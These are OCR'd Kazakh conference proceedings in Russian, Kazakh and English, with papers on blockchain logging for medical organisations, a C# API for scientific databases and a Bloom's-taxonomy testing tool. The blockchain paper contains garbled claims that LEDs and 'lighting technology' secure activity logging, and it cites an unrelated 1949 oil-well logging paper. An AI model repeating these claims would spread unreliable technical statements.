Согласно последнему опросу MedicalDirector о вовлеченности пациентов в 2018 году, проведенному в партнерстве с онлайн-записью на прием и платформой электронного здравоохранения HotDoc, пациенты ценят конфиденциальность и безопасность как главный приоритет в здравоохранении. Фактически, когда дело доходит до доступа к медицинским записям, более 90% респондентов согласились с тем, что как доступность, точность, сохранность и целостность данных, так и конфиденциальность (конфиденциальность и надлежащее использование данных) чрезвычайно важны[2].




Рисунок 1 - Количество утечек медицинских данных [3]

График выше показывает количество утечек медицинских данных, приведших к потере 500 или более записей в Соединенных Штатах в период с 2009 по 2022 год. Согласно статистике платформы statista.com в 2022 году организации здравоохранения в Соединенных Штатах столкнулись с 707 крупномасштабными утечками данных, что привело к потере более 500 записей. За последнее десятилетие эта цифра значительно возросла. На сегодняшний день наибольшее количество крупномасштабных утечек данных в секторе здравоохранения США было зафиксировано в 2021 году, когда было зарегистрировано 715 случаев[3].

Регистрация активности пользователей в системе здравоохранения критически важна для обеспечения точности медицинских данных и предотвращения угроз безопасности. Традиционные методы ведения журнала могут быть уязвимыми и неэффективными, открывая путь для внедрения инновационных технологий, таких как светодиоды, которые обеспечивают более надежную регистрацию активности в индустрии домашнего здравоохранения [4].




Рисунок 2 – Общая картина процесса

Применение технологии освещения в здравоохранении представляет собой многообещающий подход к решению проблем регистрации активности пользователей. Блокчейн обеспечивает неизменную устойчивость к изменениям и высокий уровень доверия благодаря своей децентрализованной и зашифрованной природе, создавая безопасные журналы активности пользователей с сохранением целостности информации, что критически важно для обеспечения безопасности медицинских данных [5]. Использование технологии power sensing для мониторинга активности портативного медицинского оборудования представляет собой важный шаг на пути к созданию прозрачных, надежных и безопасных процессов аудита. Эта технология позволяет системам здравоохранения не только регистрировать пользователей, но и обеспечивать конфиденциальность и прозрачность медицинских данных, повышая безопасность информации о пациентах и общую эффективность системы.

Алгоритм работы системы

Коммерческое решение для сбора, проверки журналов и составления отчетов предоставляют системы управления журналами. Эти системы предлагают варианты хранения и интерфейс настройки для управления сбором журналов и часто позволяют администраторам устанавливать ограничения на хранение журналов для определенных источников журналов[6]. Системы управления журналами включают функции неразглашения, гарантирующие целостность файла журнала в процессе сбора. Это влечет за собой "подписание" журналов вычисленным хэшем, который впоследствии может использоваться в качестве контрольной суммы для файлов. Эти журналы можно собирать, просматривать и осуществлять поиск. Системы также могут создавать предварительно отфильтрованные отчеты, позволяющие пользователям представлять данные журнала, настроенные для определенных функций или целей [7].




Рисунок 3 - Архитектура системы логирования в медициских организациях [7]

Данный рисунок отчетливо показывет основную архитектуру работы блокчейна в медициских организациях для работы в процессе логирований. Архитектура состоит из важных 4 частей в которые входят: система идентификаций пользователя, система доступов, блокчейн механизм и сервер логов.

На рисунке 3 описано ведение журнала деятельности врачей с использованием блокчейна в медицинских организациях. Это может повысить прозрачность, безопасность и подотчетность в здравоохранении.

Медицинским организациям необходимо сначала определить необходимость ведения журнала действий врачей. Это может быть вызвано различными причинами, такими как обеспечение точности медицинских записей, отслеживание истории назначений, мониторинг доступа к данным пациентов[8].

Личности врачей должны быть проверены в сети блокчейн. Это может включать использование криптографических ключей или цифровых сертификатов, чтобы гарантировать, что участвовать может только авторизованный персонал. Каждое действие, выполняемое врачами, такое как консультации пациентов, операции, выдача рецептов и обновления медицинских записей, должно регистрироваться в блокчейне. Данные должны быть помечены временем, чтобы установить четкий хронологический порядок.

В зависимости от сети блокчейн механизм консенсуса (например, Proof of Work, Proof of Stake или частный алгоритм консенсуса) гарантирует, что записанные данные согласованы участниками сети. Конфиденциальные данные пациентов должны быть защищены. Внедрите механизмы шифрования, чтобы гарантировать, что только авторизованный персонал может получить доступ к определенной информации. Это должно быть сбалансировано с необходимостью обеспечения прозрачности и подотчетности[9].

Внедрить управление доступом на основе ролей. Врачи, медсестры, администраторы и другой персонал должны иметь разные уровни доступа и разрешений. Блокчейн может поддерживать и обеспечивать соблюдение этих правил доступа. Одной из основных особенностей блокчейна является неизменяемость[10].

Заключение

Внедрение технологии блокчейн в процесс ведения журнала в медицинской организации представляет собой перспективное решение для обеспечения безопасности и надежности медицинских данных. Это позволяет улучшить защиту конфиденциальной информации, обеспечить прозрачность и неподдельность

данных, а также повысить эффективность аудита и трассировки. Несмотря на потенциальные технические и организационные вызовы, реализация данного подхода может значительно сократить риски нарушения безопасности и повысить доверие как со стороны пациентов, так и медицинских специалистов к процессу ведения медицинских записей.

Данное исследование выполнено в рамках проекта AP19675957 «Разработка и исследование системы для обеспечения защиты медицинских данных с применением технологии блокчейн и методов искусственного интеллекта», который реализуется в Институте информационных и вычислительных технологий, КН МНВО РК.

СПИСОК ЛИТЕРАТУРЫ

Healthcare and technology challenges regarding data integrity, collection, and reporting. (n.d.). ECG Management Consultants. [Электронный ресурс] URL: *https://www.ecgmc.com/insights/blog/1944/healthcare-and-technology-challenges-regarding-data-integrity-collection-and-re* (дата обращения: 10.03.2024)

MedicalDirector. (2021, December 12). Why data integrity is critical for healthcare | MedicalDirector. [Электронный ресурс] URL: *https://www.medicaldirector.com/news/data-security/why-data-integrity-is-critical-for-healthcare/* (дата обращения: 10.03.2024)

Statista. (2023, August 3). Number of large-scale data breaches in the U.S. healthcare industry 2009-2022. https://www.statista.com/statistics/1274594/us-healthcare-data-breaches/

Akbulut, S.; Samantha, F.H.; Azam, S.; Pilares, I.C.A.; Jonkman,M.; Yeo, K.C.; Shanmugam, B.Designing a Private and Secure Personal Health Records Access Management System: A Solution Based on IOTA Distributed Ledger Technology. Sensors 2023, 23, 5174. https://doi.org/10.3390/s23115174

Popov, V. V., Kudryavtseva, E. V., Katiyar, N. K., Shishkin, A., Stepanov, S. I., & Goel, S. (2022). Industry 4.0 and digitalisation in healthcare. Materials, 15(6), 2140. https://doi.org/10.3390/ma15062140

Paul, M., Μαγλαράς, Λ., Ferrag, M. A., & Almomani, I. (2023). Digitization of healthcare sector: A study on privacy and security concerns. ICT Express, 9(4), 571–588. *https://doi.org/10.1016/j.icte.2023.02.007*

Ussatova, O., Makilenov, S., Amanzholova, S., Dikhanbayev, S., & Ussatov, N. (2024). DEVELOPMENT OF A SYSTEM FOR LOGGING USER ACTIONS IN A HEALTH INFORMATION SYSTEM. *KazATC Bulletin*, *130*(1), 332–343. https://doi.org/10.52167/1609-1817-2024-130-1-332-343

Doll, H. (1949). Introduction to induction logging and application to logging of wells drilled with oil base mud. Journal of Petroleum Technology, 1(06), 148–162. https://doi.org/10.2118/949148-g

Landolsi, T., Al-Ali, A. R., & Al-Assaf, Y. (2007). Wireless stand-alone portable patient monitoring and logging system. Journal of Communications, 2(4). https://doi.org/10.4304/jcm.2.4.65-70

Yli-Huumo, J., Ko, D., Choi, S., Park, S., & Smolander, K. (2016). Where Is Current Research on Blockchain Technology?—A Systematic Review. PLOS ONE, 11(10), e0163477. *https://doi.org/10.1371/journal.pone.0163477*

REFERENCES

Healthcare and technology challenges regarding data integrity, collection, and reporting. (n.d.). ECG Management Consultants. [Electronic resource] URL: *https://www.ecgmc.com/insights/blog/1944/healthcare-and-technology-challenges-regarding-data-integrity-collection-and-re* (accessed 10.03.2024)

MedicalDirector. (2021, December 12). Why data integrity is critical for healthcare | MedicalDirector. [Electronic resource] URL: *https://www.medicaldirector.com/news/data-security/why-data-integrity-is-critical-for-healthcare/* (accessed 10.03.2024)

Statista. (2023, August 3). Number of large-scale data breaches in the U.S. healthcare industry 2009-2022. https://www.statista.com/statistics/1274594/us-healthcare-data-breaches/

Akbulut, S.; Samantha, F.H.; Azam, S.; Pilares, I.C.A.; Jonkman,M.; Yeo, K.C.; Shanmugam, B.Designing a Private and Secure Personal Health Records Access Management System: A Solution Based

on IOTA Distributed Ledger Technology. Sensors 2023, 23, 5174. https://doi.org/10.3390/s23115174

Popov, V. V., Kudryavtseva, E. V., Katiyar, N. K., Shishkin, A., Stepanov, S. I., & Goel, S. (2022). Industry 4.0 and digitalisation in healthcare. Materials, 15(6), 2140. https://doi.org/10.3390/ma15062140

Paul, M., Μαγλαράς, Λ., Ferrag, M. A., & Almomani, I. (2023). Digitization of healthcare sector: A study on privacy and security concerns. ICT Express, 9(4), 571–588. *https://doi.org/10.1016/j.icte.2023.02.007*

Ussatova, O., Makilenov, S., Amanzholova, S., Dikhanbayev, S., & Ussatov, N. (2024). DEVELOPMENT OF A SYSTEM FOR LOGGING USER ACTIONS IN A HEALTH INFORMATION SYSTEM. *KazATC Bulletin*, *130*(1), 332–343. https://doi.org/10.52167/1609-1817-2024-130-1-332-343

Doll, H. (1949). Introduction to induction logging and application to logging of wells drilled with oil base mud. Journal of Petroleum Technology, 1(06), 148–162. https://doi.org/10.2118/949148-g

Landolsi, T., Al-Ali, A. R., & Al-Assaf, Y. (2007). Wireless stand-alone portable patient monitoring and logging system. Journal of Communications, 2(4). https://doi.org/10.4304/jcm.2.4.65-70

Yli-Huumo, J., Ko, D., Choi, S., Park, S., & Smolander, K. (2016). Where Is Current Research on Blockchain Technology?—A Systematic Review. PLOS ONE, 11(10), e0163477. *https://doi.org/10.1371/journal.pone.0163477*

Диханбаев С.А., Макиленов Ш.Н.
Ғылыми жетекшілері: Аманжолова С.Т., Усатова О.А.

Блокчейн арқылы медициналық ұйымда логтау процесінің қауіпсіздігін арттыру тұжырымдамасы

Аңдатпа. Мақала медициналық ұйымда журнал жүргізу процесінің қауіпсіздігін арттыру үшін блокчейн технологиясының әлеуетін зерттейді. Деректердің өзгермейтіндігі, криптографиялық қауіпсіздік және таратылған сақтау, қол жетімділікті басқару және процестерді автоматтандыру мүмкіндіктері сияқты артықшылықтар талқыланады.

Түйін сөздер: құпиялылық, өзгермейтіндік, медициналық ақпарат, блокчейн..

Dikhanbayev S.A., Makilenov S.N.
Scientific supervisor: Amanzholova S.T., Ussatova O.A.

The concept of improving the security of the logging process in a medical organization using blockchain

Abstract. The article explores the potential of blockchain technology to improve the security of the logging process in a medical organization. Advantages are discussed, including data immutability, cryptographic security and distributed storage, as well as access control and process automation capabilities.

Keywords: confidentiality, immutability, medical information, blockchain..

Сведения об авторах:

Диханбаев Сункар, магистрант 1 курса ОП "7М06110 - Вычислительная техника и программное обеспечение", Международный университет информационных технологий

Макиленов Шакирт Нурлубекулы, докторант 2 курса ОП «8D06301 - Системы информационной безопасности» Казахского национального университета имени аль-Фараби

Аманжолова Сауле Токсановна, к.т.н., Ассоциированный профессор, Заведующая кафедрой «Кибербезопасность», Международный университет информационных технологий

Усатова Ольга Александровна, PhD, Главный ученый секретарь Института информационных и вычислительных технологий, КН МНВО РК.

About the authors:

Sungkar A. Dikhanbayev, 1st year master's student in "7M06110 - Computer Systems and Software Engineering", International Information Technology University

Shakirt N. Makilenov, 2nd course PhD student in «8D06301 - Information Security Systems», al-Farabi Kazakh National University

Saule T. Amanzholova, c.t.n., Associate professor, Head of Department of Cybersecurity, International Information Technology University

Olga A. Ussatova, PhD, Chief Scientific Secretary, Institute of Information and Computational Technologies" CS MSHE RK

Авторлар туралы ақпарат:

Диханбаев Сұңқар, «7M06110 – Есептеу техникасы және бағдарламалық қамтамасыз ету» оқу бағдарламасының 1 курс магистранты, Халықаралық Ақпараттық Технологиялар Университеті

Макиленов Шәкірт Нұрлыбекұлы, «8D06301 - Ақпараттық қауіпсіздік жүйелері» оқу бағдарламасының 2 курс докторанты, әл-Фараби атындағы Қазақ ұлттық университеті

Аманжолова Сауле Токсановна, т.ғ.к., қауымдастырылған профессор, «Киберқауіпсіздік» кафедрасының меңгерушісі, Халықаралық Ақпараттық Технологиялар Университеті

Усатова Ольга Александровна, PhD, Бас ғылыми хатшы, ҚР ҒЖБМ ҒК Ақпараттық және есептеуіш технологиялар институты

УДК 0046.46

Марипова Ж.Б.[1]
[1]Международный университет информационных технологий
Алматы, Казахстан
Научный руководитель: Чинибаева Т.Т.

РАЗРАБОТКА УНИВЕРСАЛЬНОГО API ДЛЯ ИНТЕГРАЦИИ С НАУЧНЫМИ БАЗАМИ ДАННЫХ

Аннотация. Эта статья исследует разработку универсального API для интеграции с научными базами данных, рассматривая технические стороны реализации и решения, связанные с обеспечением совместимости между различными источниками. Она акцентирует внимание на важности стандартизации данных, безопасности информации и улучшении доступа к научным ресурсам через современные технологии программирования. Статья предлагает конкретные стратегии для разработки API, используя C# и Unity, и демонстрирует потенциал для ускорения научных исследований благодаря улучшенной интеграции данных.

Ключевые слова: API, интеграция данных, научные базы данных, C#, безопасность данных, автоматизация, обработка запросов.

Введение

В эпоху цифровизации научные исследования сталкиваются с беспрецедентным ростом объемов данных. Это создает как новые возможности, так и вызовы для научного сообщества, особенно когда речь идет об интеграции и анализе информации из различных источников. Важность унифицированного доступа к научной литературе не может быть переоценена, так как она позволяет исследователям находить, анализировать и использовать необходимые данные более эффективно и точно. Однако, несмотря на существующие технологии и инструменты, процесс интеграции данных из разнообразных научных баз остается сложной задачей. Сложности возникают из-за различий в форматах данных, протоколах доступа и механизмах поиска, что требует разработки специализированных решений.

Цель данной статьи заключается в исследовании и разработке универсального API, который обеспечит эффективную интеграцию с различными научными базами данных. Это позволит создать основу для разработки приложений и сервисов, способных предоставлять централизованный доступ к научным публикациям и данным, значительно упрощая процесс исследования.

В первой части статьи будет представлен обзор существующих подходов к интеграции данных, выявлены их ключевые недостатки и преимущества. Далее, мы сосредоточим внимание на технических аспектах разработки API, включая выбор технологий, обеспечение безопасности и защиты данных. Особое внимание будет уделено анализу задач, связанных с интеграцией разнородных источников данных, и предложению практических решений для преодоления этих проблем.

Интеграция научных данных играет критическую роль в ускорении научных

открытий и развитии междисциплинарных исследований. Она требует не только технического мастерства, но и понимания основных принципов научного исследования и анализа данных. В заключение мы обсудим потенциальное влияние разработанного API на научное сообщество и перспективы его дальнейшего развития.

Основные понятия и определения

API (Application Programming Interface) – это набор правил, протоколов и инструментов для создания программного обеспечения и приложений. API определяет способ, которым компоненты программного обеспечения взаимодействуют друг с другом без необходимости знать детали их реализации. В контексте исследования API служит мостом, позволяющим унифицированно подключаться к различным научным базам данных.

Интеграция данных – процесс объединения данных, собранных из различных источников, в единую, согласованную и доступную систему. Это включает в себя преодоление различий в форматах, структурах и семантике данных для обеспечения их совместного использования.

В научных работах, таких как статья С. Лоуренса и С. Гиллеса в "Science", подчеркивается значимость доступа к широкому спектру научных публикаций для продвижения исследований. Эффективная интеграция данных из различных научных баз может значительно ускорить этот процесс.

Решения и перспективы

Для преодоления вышеупомянутых проблем предлагается разработка универсального API, который будет поддерживать стандартизированный протокол взаимодействия с различными базами данных. Это позволит исследователям получать доступ к необходимым данным без необходимости заботиться о специфике каждой отдельной базы.

В заключение, важно подчеркнуть роль активного взаимодействия научного сообщества в процессе стандартизации и разработки таких универсальных решений. Интеграция данных из разных источников открывает новые горизонты для научных открытий и междисциплинарных исследований. Создание эффективных и безопасных инструментов для этой цели является задачей, требующей совместных усилий исследователей, разработчиков и специалистов по безопасности данных.

Технические аспекты разработки API на C#

Архитектура и принципы работы

• Выбор архитектуры API (RESTful или GraphQL) в зависимости от требований к гибкости, скорости разработки и легкости интеграции с клиентами. REST обычно используется для простых запросов и ответов, в то время как GraphQL предлагает более мощные возможности для сложных запросов и получения разнообразных данных за один запрос.

• Разработка API с использованием принципов модульности и масштабируемости для обеспечения гибкости и удобства внесения изменений.

Использование современных технологий и инструментов

• Применение Unity Engine и C# для создания кроссплатформенных решений и

разработки веб-API. Эти технологии обеспечивают высокую производительность и удобство использования.

• Использование инструментов для документирования API, таких как Swagger (OpenAPI), что облегчает тестирование и интеграцию со стороны разработчиков клиентских приложений.

Обеспечение безопасности

• Реализация механизмов аутентификации и авторизации для контроля доступа к API. Обеспечение защиты чувствительных данных и функций API от несанкционированного доступа.

• Применение HTTPS для шифрования трафика между клиентом и сервером для защиты от атак "человек посередине".

Оптимизация и масштабируемость

• Внедрение кэширования ответов для уменьшения нагрузки на сервер и ускорения отклика API.

• Применение асинхронных методов и операций для повышения производительности и отзывчивости API.

Тестирование

Разработка тестов для проверки отдельных компонентов и их взаимодействия в рамках API. Включает модульное тестирование, интеграционное тестирование и тестирование производительности.

Документация и версионирование

• Создание подробной документации для API с использованием стандартов и инструментов, чтобы упростить разработчикам понимание и использование API.

• Внедрение практик версионирования для API для обеспечения совместимости с существующими клиентскими приложениями при внесении изменений в API.

Разработка API на C# и Unity охватывает широкий спектр важных решений – от выбора архитектуры до обеспечения безопасности. Применение современных подходов и технологий, таких как Unity Engine, C#, аутентификация на основе токенов, асинхронное программирование и микросервисы, позволяет создать мощный, безопасный и масштабируемый API. Этот раздел представляет собой основу для дальнейшего изучения и обсуждения современных методов и практик в разработке программного обеспечения, специально ориентированных на потребности научного сообщества.

Задачи и решения при интеграции с научными базами данных

Интеграция с научными базами данных сталкивается с рядом задач, включая несоответствие форматов данных, сложности с обеспечением безопасности и конфиденциальности информации, а также проблемы синхронизации данных в реальном времени. Решение этих проблем требует комплексного подхода, включающего использование стандартов обмена данными, таких как JSON или XML, для обеспечения совместимости данных, а также применение современных методов шифрования и аутентификации для защиты данных. Кроме того, для обработки больших объемов данных и обеспечения их актуальности могут быть использованы методы машинного обучения и искусственного интеллекта.

Будущие направления развития

Будущее развитие интеграции данных из научных баз будет сосредоточено на улучшении гибкости и масштабируемости систем, увеличении степени автоматизации процессов обработки данных и усилении мер по обеспечению безопасности. Возможно, появятся новые стандарты и протоколы обмена данными, специально адаптированные для нужд научных исследований. Также будут развиваться технологии искусственного интеллекта, что позволит более эффективно анализировать получаемые данные и извлекать из них полезную информацию.

Заключение

Разработка универсального API для интеграции с научными базами данных представляет собой значительный шаг вперед в области научных исследований, открывая новые возможности для анализа и использования огромных объемов данных. Это позволит ускорить процесс получения новых знаний и улучшить качество научных исследований. Однако для успешной реализации таких проектов необходимо преодолеть ряд технических и методологических проблем, что требует совместных усилий специалистов в области информационных технологий и научного сообщества.

Список литературы

BioThings SDK: a toolkit for building high-performance data APIs in biomedical research. Bioinformatics, March 2022 - Sebastien Lelong, Xinghua Zhou, Cyrus Afrasiabi, Zhongchao Qian, Marco Alvarado Cano, Ginger Tsueng , Jiwen Xin, Julia Mullen, Yao Yao, Ricardo Avila, Greg Taylor, Andrew I. Su and Chunlei Wu. URL: https://academic.oup.com/bioinformatics/article/38/7/2077/6502302

Design and Implementation of REST API for Academic Information System. IOP Conference Series: Materials Science and Engineering, 2020 - A A Prayogi1, M Niswar1, Indrabayu1 and M Rijal1. URL: https://iopscience.iop.org/article/10.1088/1757-899X/875/1/012047

Algorithmic thinking in the public interest: navigating technical, legal, and ethical hurdles to web scraping in the social sciences - Alex Luscombe, Kevin Dick & Kevin Walby, URL: https://link.springer.com/article/10.1007/s11135-021-01164-0

Collecting, analyzing, and visualizing location-based social media data: review of methods in GIS-social media analysis - Matthew K. McKitrick, Nadine Schuurman & Valorie A. Crooks, URL: https://link.springer.com/article/10.1007/s10708-022-10584-w

References

1. BioThings SDK: a toolkit for building high-performance data APIs in biomedical research. Bioinformatics, March 2022 - Sebastien Lelong, Xinghua Zhou, Cyrus Afrasiabi, Zhongchao Qian, Marco Alvarado Cano, Ginger Tsueng , Jiwen Xin, Julia Mullen, Yao Yao, Ricardo Avila, Greg Taylor, Andrew I. Su and Chunlei Wu. URL: https://academic.oup.com/bioinformatics/article/38/7/2077/6502302

2. Design and Implementation of REST API for Academic Information System. IOP Conference Series: Materials Science and Engineering, 2020 - A A Prayogi1, M Niswar1, Indrabayu1 and M Rijal1. URL: https://iopscience.iop.org/article/10.1088/1757-899X/875/1/012047

3. Algorithmic thinking in the public interest: navigating technical, legal, and ethical hurdles to web scraping in the social sciences - Alex Luscombe, Kevin Dick & Kevin Walby, URL: https://link.springer.com/article/10.1007/s11135-021-01164-0

4. Collecting, analyzing, and visualizing location-based social media data: review of methods in GIS-social media analysis - Matthew K. McKitrick, Nadine Schuurman & Valorie A. Crooks, URL: https://link.springer.com/article/10.1007/s10708-022-10584-w

Марипова Ж.Б.
Ғылыми жетекші: Чинибаева Т.Т.

Ғылыми мәліметтер базасымен интеграциялау үшін

әмбебап API әзірлеу Аңдатпа. Бұл мақала әртүрлі дереккөздер арасындағы үйлесімділікті қамтамасыз етуге қатысты іске асырудың техникалық аспектілері мен шешімдерін ескере отырып, ғылыми дерекқорлармен интеграциялау үшін әмбебап API әзірлеуді зерттейді. Ол деректерді стандарттаудың маңыздылығына, ақпараттың қауіпсіздігіне және Заманауи бағдарламалау технологиялары арқылы ғылыми ресурстарға қол жетімділікті жақсартуға баса назар аударады. Мақала C# және Unity көмегімен API әзірлеудің нақты стратегияларын ұсынады және жақсартылған деректер интеграциясы арқылы ғылыми зерттеулерді жеделдету әлеуетін көрсетеді.

Түйін сөздер: API, деректерді біріктіру, ғылыми мәліметтер базасы, c#, деректер қауіпсіздігі, автоматтандыру, сұраныстарды өңдеу.

Maripova J.B.
Scientific supervisor: T.T.Chinibayeva

Development of a universal API for integration with scientific databases

Abstract. This article explores the development of a universal API for integration with scientific databases, examining the technical aspects of implementation and solutions related to ensuring compatibility between various sources. It emphasizes the importance of data standardization, information security, and improving access to scientific resources through modern programming technologies. The article offers specific strategies for API development using C# and Unity and demonstrates the potential for accelerating scientific research through enhanced data integration.

Keywords: API, data integration, scientific databases, C#, data security, automation, query processing.

Сведения об авторах:
Марипова Жасмин Болотбековна, магистр кафедры компьютерной инженерии Международного университета информационных технологий.

About the authors:
Jasmin B. Maripova, Master of the Computer Engineering Department, International Information Technology University

Авторлар туралы ақпарат:
Марипова Жасмин Болотбековна, Халықаралық ақпараттық технологиялар университеті, «Компьютерлік инженерия» кафедрасының магистрі.

УДК 37.018.43

Асхат Мереке[1]
[1] Satbayev University Алматы, Казахстан
Научные руководители: Мукажанов Н.К.

РАЗРАБОТКА ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ СИСТЕМЫ УПРАВЛЕНИЯ ЗНАНИЯМИ ПО УРОВНЯМ КОГНИТИВНЫХ УЧЕБНЫХ ЦЕЛЕЙ ТАКСОНОМИИ БЛУМА

Аннотация. В статье описана модель системы управления знаниями по уровням когнитивных учебных целей Таксономии Блума. Модель предлагает гибкий инструмент для контроля знаний с результирующими показателями по всем 6-ти уровням когнитивных учебных целей Таксономии: знания, понимания, применение, анализ, синтез и оценка. Разработанное программное обеспечение способствует гибкому управлению знаниями, наглядно интерпретирует результаты учебных достижений в разрезе уровней когнитивных учебных целей Таксономии Блума. Программное обеспечение разработана в виде онлайн сервиса и опубликована на ресурсе *https://mereke.kz*. Сервис запущен в beta-версии и доступен для тестирования всем желающим.

Ключевые слова: Система управления знаниями, Таксономия Блума.

Введение

В области систем управления знаниями применяются различные инструменты и технологии, которые помогают решать разнообразные задачи. Одной из ключевых задач является контроль и оценка уровня знаний. Для решения этой задачи обычно используются системы тестирования знаний.

В традиционных методах контроля знаний результаты тестирования обычно интерпретируются только с учетом уровня знаний. Однако для более полной оценки знаний необходимо также учитывать другие когнитивные уровни.

Существуют определенные ограничения в традиционном тестовом контроле. Во-первых, из-за ограниченного числа проведений тестов обычно используется лишь небольшая часть вопросов из общего числа, что ограничивает полноту оценки. Во-вторых, из-за недостаточного количества результатов тестирования сложно сделать объективную оценку общего уровня знаний. Наконец, временные ограничения также могут затруднить проведение полноценного контроля.

Кроме того, тестовые задания имеют свои собственные ограничения, влияющие на общую оценку знаний. Например, трудно определить уровень сложности вопроса или оценить варианты ответов, поскольку некорректные ответы на один и тот же вопрос могут оцениваться одинаково. Также правильные ответы на разные вопросы могут получать одинаковую оценку. Кроме того, существует вероятность угадывания ответов.

В связи с этими ограничениями предлагается разработать новую модель системы управления знаниями, которая позволит интерпретировать результаты

тестирования с учетом всех уровней когнитивных целей Таксономии Блума. При таком подходе отрицательный результат на конкретный вопрос будет рассматриваться как признак недостаточных знаний, что позволит более точно оценить уровень знаний студентов.

Модель системы управления знаниями на основе Опросно-тестового метода контроля знаний.

В работе [1,2] представлена модель Опросно-тестового метода контроля знаний (далее – ОТК), которая отличается от традиционных подходов. В этой модели результаты тестирования классифицируются на три категории: "Знание", "Незнание" и "Заблуждения". Процесс проведения ОТК включает два этапа: "Опросный" и "Тестовый". На первом этапе задается основная часть задания, на которое студенты отвечают выбором одного из двух вариантов: "Готов отвечать" или "Не готов отвечать". При выборе варианта "Не готов отвечать" студент переходит к следующему вопросу, и его результат оценивается как "0". При выборе варианта "Готов отвечать" студент переходит к следующему этапу, "Тестовому". На этом этапе представлены варианты ответов на текущий вопрос, и студентам предлагается прохождение тестового задания закрытой или другой формы.

Для дальнейшего развития этой модели предлагается уделить внимание интерпретации результатов тестирования с учетом уровней когнитивных целей Таксономии Блума.

Одним из ключевых критериев оценки достижений являются Уровни Таксономии Блума. Существующие методы и модели обучения обычно не предлагают системы оценивания на основе этих уровней, что делает данную модель уникальной.

Уровни Таксономии Блума условно можно разделить на два блока: Базовый блок (Знание, Понимание, Применение) и Экспертный блок (Анализ, Синтез, Оценка). На начальном этапе процесса управления происходит отбор вопросов в Базовый блок, что позволяет контролировать список тестовых вопросов для дальнейшего тестирования. После отбора вопросов студенты могут пройти контроль в Базовом блоке, используя Опросно-тестовый метод контроля. В этой модели предлагается добавить дополнительные метрики в каждом из этапов: на первом этапе "Опрос" студенты могут получить оценку "0" при выборе варианта "Не готов отвечать", а на втором этапе "Тест" результат ответа на вопрос фиксируется с помощью значений "+1" в случае правильного ответа и "-1" в случае неправильного ответа. Итоги контроля с положительным результатом фиксируются как "Знания", а с отрицательным результатом как "Незнания".

В предлагаемой модели текстовые задания представляются в различных гибридных формах (Таблица 1).

Таблица 1. Различные гибридные формы представления тестового задания.

Форма задания	**Функция**	**Форма представления**	**Ожидаемый результат**
Проблемный вопрос	Отбор вопроса для разбора в Базовом блоке.	Список проблемных вопросов для отбора.	Сформированный список вопросов для разбора и тестирования в Базовом блоке.
Открытый вопрос	Разбор вопроса и запись ответа на него в качестве Шпаргалки.	Форма записи ответа на вопрос в Базовом блоке.	Записанный ответ в качестве Шпаргалки.
Опрос	Дача ответа на опрос в части готовности или не готовности отвечать на тестовое задание.	Во время контроля на этапе «Опросный» с постановкой задачи вопроса и выбором вариантов ответа «Готов отвечать» и «Не готов отвечать».	Переход на этап «Тест» или пропуск вопроса.
Закрытый вопрос	Тестирование по вопросу с выбором вариантов ответа.	Во время контроля на этапе «Тестовый» с постановкой задачи вопроса и выбором вариантов ответа на вопрос.	Получение положительного результата в случае правильного ответа и получение отрицательного результата в случае неправильного ответа на вопрос.

Та или иная форма представления служит определённой функции для получения результата для конкретных учебных целей Уровней Таксономии. В следующей таблице представлены данный цели и функции по уровням (Таблица 2).

Таблица 2. Цели и функции по уровням Таксономии.

Уровень	**Цель**	**Функция**	**Результат**
Знание	Получение знаний по вопросу.	Ответ на закрытый вопрос во время тестирования.	В случает правильно ответа получение результата с индексом «+1» и в случае отрицательного ответа «-1» на определённом уровне. При выборе ответа «Не готов отвечать» индекс равен «0».
Понимание	Дача ответа для описания понимания вопроса.	Форма записи ответа на вопрос в Базовом блоке в форме открытого вопроса.	
